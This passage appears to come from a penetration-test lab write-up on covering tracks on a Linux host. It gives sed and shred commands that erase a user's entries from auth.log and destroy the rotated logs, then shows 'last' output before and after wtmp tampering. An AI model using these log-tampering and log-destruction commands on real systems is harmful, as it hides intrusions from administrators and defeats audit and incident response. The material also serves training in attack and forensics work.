
Commands to Cover Tracks:

```
$ cd /var/log
$ sed '/steven/d' auth.log > auth.log.b
$ cp auth.log.b auth.log
$ rm auth.log.b
```

Command to Completely destroy logs:


```
$ shred -f -n 10 /var/log/auth.log.*
```

wtmp Cleanup - Before



```
root@target1:/var/log# last
steven   pts/0        192.168.1.90     Sun May 15 04:55   still logged in
reboot   system boot  3.16.0-6-amd64   Sun May 15 04:48 - 05:43  (00:54)
steven   pts/1        192.168.1.110    Sun May 15 03:28 - 04:30  (01:02)
azadmin  pts/1        192.168.1.110    Sun May 15 01:50 - 03:28  (01:37)
michael  pts/0        192.168.1.90     Sun May 15 01:49 - 04:30  (02:40)
reboot   system boot  3.16.0-6-amd64   Sun May 15 01:38 - 04:30  (02:51)
reboot   system boot  3.16.0-6-amd64   Sat May 14 23:31 - 23:47  (00:15)
reboot   system boot  3.16.0-6-amd64   Sat May 14 23:01 - 23:17  (00:15)
reboot   system boot  3.16.0-6-amd64   Fri May 13 02:34 - 04:12  (01:37)
reboot   system boot  3.16.0-6-amd64   Thu May 12 13:10 - 15:16  (02:06)
reboot   system boot  3.16.0-6-amd64   Thu May 12 12:51 - 13:06  (00:14)
reboot   system boot  3.16.0-6-amd64   Thu May 12 12:32 - 12:48  (00:15)
azadmin  pts/0        192.168.1.90     Thu May 12 10:07 - 10:47  (00:40)
steven   pts/0        192.168.1.90     Thu May 12 09:48 - 10:06  (00:18)
michael  pts/0        192.168.1.90     Thu May 12 08:38 - 09:48  (01:09)
reboot   system boot  3.16.0-6-amd64   Thu May 12 08:31 - 12:30  (03:59)
reboot   system boot  3.16.0-6-amd64   Thu May 12 08:01 - 08:17  (00:15)
reboot   system boot  3.16.0-6-amd64   Thu May 12 07:31 - 07:47  (00:15)
steven   pts/1        192.168.1.90     Thu May 12 05:15 - 05:45  (00:29)
michael  pts/0        192.168.1.90     Thu May 12 03:50 - 05:45  (01:54)
reboot   system boot  3.16.0-6-amd64   Thu May 12 03:29 - 05:45  (02:15)
michael  pts/0        192.168.1.90     Wed May 11 09:06 - 01:37  (16:31)
reboot   system boot  3.16.0-6-amd64   Wed May 11 09:04 - 01:37  (16:32)
michael  pts/0        192.168.1.90     Wed May 11 05:01 - 08:55  (03:54)
reboot   system boot  3.16.0-6-amd64   Wed May 11 04:58 - 08:55  (03:57)
michael  pts/0        192.168.1.90     Tue May 10 11:11 - 11:35  (00:24)
vagrant  tty1                          Tue May 10 09:04 - down   (02:30)
root     tty1                          Tue May 10 09:04 - 09:04  (00:00)

wtmp begins Tue May 10 09:04:50 2022
root@target1:/var/log# 
```

wtmp Cleanup - After



```
root@target1:/var/log# last
reboot   system boot  3.16.0-6-amd64   Sun May 15 04:48 - 0
michael  pts/0        192.168.1.90     Sun May 15 01:49 - 0
reboot   system boot  3.16.0-6-amd64   Sun May 15 01:38 - 0
reboot   system boot  3.16.0-6-amd64   Sat May 14 23:31 - 2
reboot   system boot  3.16.0-6-amd64   Sat May 14 23:01 - 2
reboot   system boot  3.16.0-6-amd64   Fri May 13 02:34 - 0
reboot   system boot  3.16.0-6-amd64   Thu May 12 13:10 - 1
reboot   system boot  3.16.0-6-amd64   Thu May 12 12:51 - 1
reboot   system boot  3.16.0-6-amd64   Thu May 12 12:32 - 1
michael  pts/0        192.168.1.90     Thu May 12 08:38 - 09:48  (01:09)
reboot   system boot  3.16.0-6-amd64   Thu May 12 08:31 - 12:30  (03:59)
reboot   system boot  3.16.0-6-amd64   Thu May 12 08:01 - 08:17  (00:15)
reboot   system boot  3.16.0-6-amd64   Thu May 12 07:31 - 07
michael  pts/0        192.168.1.90     Thu May 12 03:50 - 05
reboot   system boot  3.16.0-6-amd64   Thu May 12 03:29 - 05
michael  pts/0        192.168.1.90     Wed May 11 09:06 - 01:37  (16:31)
reboot   system boot  3.16.0-6-amd64   Wed May 11 09:04 - 01:37  (16:32)
michael  pts/0        192.168.1.90     Wed May 11 05:01 - 08:55  (03:54)
reboot   system boot  3.16.0-6-amd64   Wed May 11 04:58 - 08:55  (03:57)
michael  pts/0        192.168.1.90     Tue May 10 11:11 - 11:35  (00:24)
vagrant  tty1                          Tue May 10 09:04 - down   (02:30)
root     tty1                          Tue May 10 09:04 - 09:04  (00:00)

wtmp begins Tue May 10 09:04:50 2022
root@target1:/var/log# 
```

